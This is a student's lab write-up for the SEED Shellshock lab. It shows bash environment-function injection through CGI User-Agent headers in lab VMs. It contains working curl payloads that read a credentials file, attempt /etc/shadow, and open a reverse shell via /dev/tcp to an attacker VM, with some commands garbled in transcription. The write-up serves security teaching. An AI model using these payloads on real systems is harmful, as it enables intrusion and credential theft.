

# lab03

## Task01

‘/bin/bash\_shellshock’

1. We define a shell variable called ‘foo’, which actually is a function. Then we add some extra command after it, and separated with a ‘;’.
2. Export the shell variable ‘foo’, then invoke a child shell using ‘/bin/bash\_shellshock’.

```
[09/22/19]seed@VM:~/lab03_shellshock$ foo='() { echo "hello world";};echo "got you"'\n[09/22/19]seed@VM:~/lab03_shellshock$ echo $foo\n() { echo "hello world";};echo "got you"\n[09/22/19]seed@VM:~/lab03_shellshock$ export foo\n[09/22/19]seed@VM:~/lab03_shellshock$ /bin/bash_shellshock\ngot you\n[09/22/19]seed@VM:~/lab03_shellshock$
```

Patched version of ‘/bin/bash’

1. We do the same experiment as in the ‘/bin/bash\_shellshock’, but at this time we use ‘/bin/bash’ to invoke a child shell.

```
[09/22/19]seed@VM:~/lab03_shellshock$ foo='() { echo "hello world";};echo "got you"'\n[09/22/19]seed@VM:~/lab03_shellshock$ export foo\n[09/22/19]seed@VM:~/lab03_shellshock$ /bin/bash\n[09/22/19]seed@VM:~/lab03_shellshock$
```

## Observation

From those two experiments, we can see that the vulnerable version of the bash will execute the extra command in the foo variable, but the patched version won't.

## Task02

### Steps

1. We create a 'cgi' file and put some shell command into it.  
Then let it be executable.

```
[09/22/19]seed@VM:~/lab03_shellshock$ gedit myprog.cgi  
[09/22/19]seed@VM:~/lab03_shellshock$ chmod 755 myprog.cgi
```

2. Copy the 'cgi' program to '/usr/lib/cgi-bin', then try to run it by curl.

```
[09/22/19]seed@VM:~/lab03_shellshock$ sudo cp myprog.cgi /usr/lib/cgi-bin/  
[09/22/19]seed@VM:~/lab03_shellshock$ ll /usr/lib/cgi-bin/ | grep mypro  
-rwxr-xr-x 1 root root 85 Sep 22 13:39 myprog.cgi  
[09/22/19]seed@VM:~/lab03_shellshock$ curl http://localhost/cgi-bin/myprog.cgi  
  
Hello World  
[09/22/19]seed@VM:~/lab03_shellshock$
```

### Observation & Explanation

The 'cgi' program can be executed by sending a web request. It is a standard way of running programs from a Web server. The 'Content-Type' in the code is meant to tell the server about the type of content.

# Task03

## Steps

1. Create a 'cgi' program called 'myprog2.cgi' and let it print all the environment variables when it is executed.

```
[09/22/19]seed@VM:~/lab03_shellshock$ gedit myprog2.cgi
[09/22/19]seed@VM:~/lab03_shellshock$ chmod 755 myprog
chmod: cannot access 'myprog': No such file or directory
[09/22/19]seed@VM:~/lab03_shellshock$ chmod 755 myprog2.cgi
[09/22/19]seed@VM:~/lab03_shellshock$ sudo cp myprog2.cgi /usr/lib/cgi-bin/
[09/22/19]seed@VM:~/lab03_shellshock$ ls
myprog2.cgi  myprog.cgi
[09/22/19]seed@VM:~/lab03_shellshock$ curl http://localhost/cgi-bin/myprog2.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
```

## Observation & Explanation

From the experiment above, we can find that there is an environment variable called 'HTTP\_USER\_AGENT', whose value is 'curl/7.47.0'. This variable shows what tool or browser that the user used to send the request. And this variable can be changed when sending the request.

We can change this variable by using '-A' option in curl.

```
[09/22/19]seed@VM:~/lab03_shellshock$ curl -A 'hello' http://localhost/cgi-bin/myprog2.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=hello
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

## Task04

### Steps

1. Request 'myprog.cgi' in the localhost by changing the HTTP\_USER\_AGENT with the malicious command. Our target is to get the MySQL password in '/var/www/CSRF/Elgg/elgg-config/setting.php'.

```
[09/22/19]seed@VM:~/lab03_shellshock$ curl -A "() { echo hello;};echo Content-type: text/plin; echo; /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php" http://localhost/cgi-bin/myprog.cgi
<?php
/**
 * Defines database credentials.
 *
 * Most of Elgg's configuration is stored in the database. This file contains the
 * credentials to connect to the database, as well as a few optional configuration
 * values.
 *
 * The Elgg installation attempts to populate this file with the correct settings
 * and then rename it to settings.php.
 *
 * @todo Turn this into something we handle more automatically.
 * @package Elgg.Core
```

2. Now we try to access the file '/etc/shadow'.

```
[09/22/19]seed@VM:~/lab03_shellshock$ curl -A "() { echo hello;};echo Content-type: text/plin; echo; /bin/cat /etc/shadow" http://localhost/cgi-bin/myprog.cgi
[09/22/19]seed@VM:~/lab03_shellshock$
```

### Observation & Explanation

By using the shellshock attack, we can successfully see the content inside the 'settings.php' file. However, when the target comes to the '/etc/shadow', the content did not show up as we expected.

To find out why this would happen. I looked up the permission of these two files.

```
[09/22/19]seed@VM:~/lab03_shellshock$ ll /var/www/CSRF/Elgg/elgg-config/settings.php
-rw-r--r-- 1 www-data www-data 8927 Jul 26 2017 /var/www/CSRF/Elgg/elgg-config/settings.php
```

```
[09/22/19]seed@VM:~/lab03_shellshock$ ll /etc/shadow
-rw-r----- 1 root shadow 1621 Sep 8 18:39 /etc/shadow
```

The shadow file can be read only by root privilege or the user in the shadow group. And I was wondering what identity it would be when the extra commands were executed.

```
[09/22/19]seed@VM:~/lab03_shellshock$ curl -A "() { echo hello;};echo Content-type: text/plin; echo; /usr/bin/id" http://localhost/cgi-bin/myprog.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```




I replace the '/bin/cat' command with the '/usr/bin/id'. Find that the identity which execute the command is called 'www-data', which is used by default for normal operation and the webserver process can access any file that www-data can access. So, I believe this is the reason why I cannot get the content of '/etc/shadow'.


## Task05

### Steps

1. We create another virtual machine called 'SEEDUbuntu02'.
2. The Ip address of those two VMs is :



```
SEEDUbuntu (Snapshot 3) [Running]
Attacker
seed@VM:~$ ifconfig
Link encap:Ethernet  HWaddr 08:00:27:fa:bd:09
inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
inet6 addr: fe80::84ab:e30:ae73:a70f/64 Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:260 errors:0 dropped:0 overruns:0 frame:0
TX packets:308 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
```



```
SEEDUbuntu02 [Running]
Server
Terminal
File Edit View Search Terminal Help
[09/22/19]seed@VM:~$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:01:8c:58
        inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::3633:5b43:5476:1868/64 Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:309 errors:0 dropped:0 overruns:0 frame:0
```

3. We use 'nc -lv 9090' to make the attacker listens to the port 9090. Then use the command below to start attack.

```
curl -A "()" { echo hello;};echo Content-type: text/plin; echo;
/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1"
http://10.0.2.5/cgi-bin/myprog.cgi
```

4. The attack result is showing below.

```
myprog.cgi
curl: (52) Empty reply from server
[09/22/19]seed@VM:~$ ^C
[09/22/19]seed@VM:~$ ^C
[09/22/19]seed@VM:~$ ^C
[09/22/19]seed@VM:~$ curl -A "()" { echo hello;};echo Content-type: text/plin; e
cho; /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1" http://10.0.2.5/cgi-bin/m
yprog.cgi

[09/22/19]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.5] port 9090 [tcp/*] accepted (family 2, sport 39812)
bash: cannot set terminal process group (1902): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ ifconfig
ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:01:8c:58
            inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
            inet6 addr: fe80::3633:5b43:5476:1868/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:331 errors:0 dropped:0 overruns:0 frame:0
```

## Observation & Explanation

The picture from above shows that we are successfully attacking the server. In this way, if we typing 'ifconfig' command in the attacker, it will output the server's Ip.

The main idea of this attack is to let remote server redirect its shell input and output to the attacker. We can use the vulnerable version of the bash to achieve it because it will execute the command that we add in the '-A' option, which will become the environment variable of the server bash (already explained in the before task). So, first, we should let the attacker listen to the TCP connection from other servers. Then we can send our request, which contains the malicious command. The command will invoke a bash and redirect its input and output to the attacker. In this way, we can operate the shell of the server from the attacker.

The explanation of the command:

`/bin/bash -i > /dev/tcp/10.0.2.4/9090`: means redirect the output to the TCP file, which connected to the 10.0.2.4 at 9090 port.

`0<&1`: the system will use the standard output device as the standard input, which means they all point to the TCP connection,

`2>&1`: redirect the stderr output to the TCP connection.

## Task06

### Steps

1. Replace the first line of the CGI program to `‘/bin/bash’`.
2. Try the Task03:

```
[09/22/19]seed@VM:~$ curl -A "()" { echo hello;};echo Content-type: text/plin; echo; echo hi;" http://localhost/cgi-bin/myprog2.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=() { echo hello;};echo Content-type: text/plin; echo; echo hi;
```

3. Try the Task05:

```
Terminal
curl: (52) Empty reply from server
[09/22/19]seed@VM:~$
[09/22/19]seed@VM:~$ curl -A "()" { echo hello;};echo Content-type: text/plin; echo; /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1" http://10.0.2.5/cgi-bin/myprog.cgi

Hello World
[09/22/19]seed@VM:~$

Terminal
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:549 errors:0 dropped:0 overruns:0 frame:0
TX packets:549 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:54718 (54.7 KB) TX bytes:54718 (54.7 KB)

www-data@VM:/usr/lib/cgi-bin$
www-data@VM:/usr/lib/cgi-bin$ exit
exit
exit
[09/22/19]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

## Observation

Using the patched version of bash, and try the Task03 and Task05 again.

The Task03 was still worked, by using the '-A' option, we still can pass the command to the server as an environment variable. However, in Task05, the attack was no longer worked. The bash in the server will not execute the extra command added in the HTTP\_USER\_AGENT.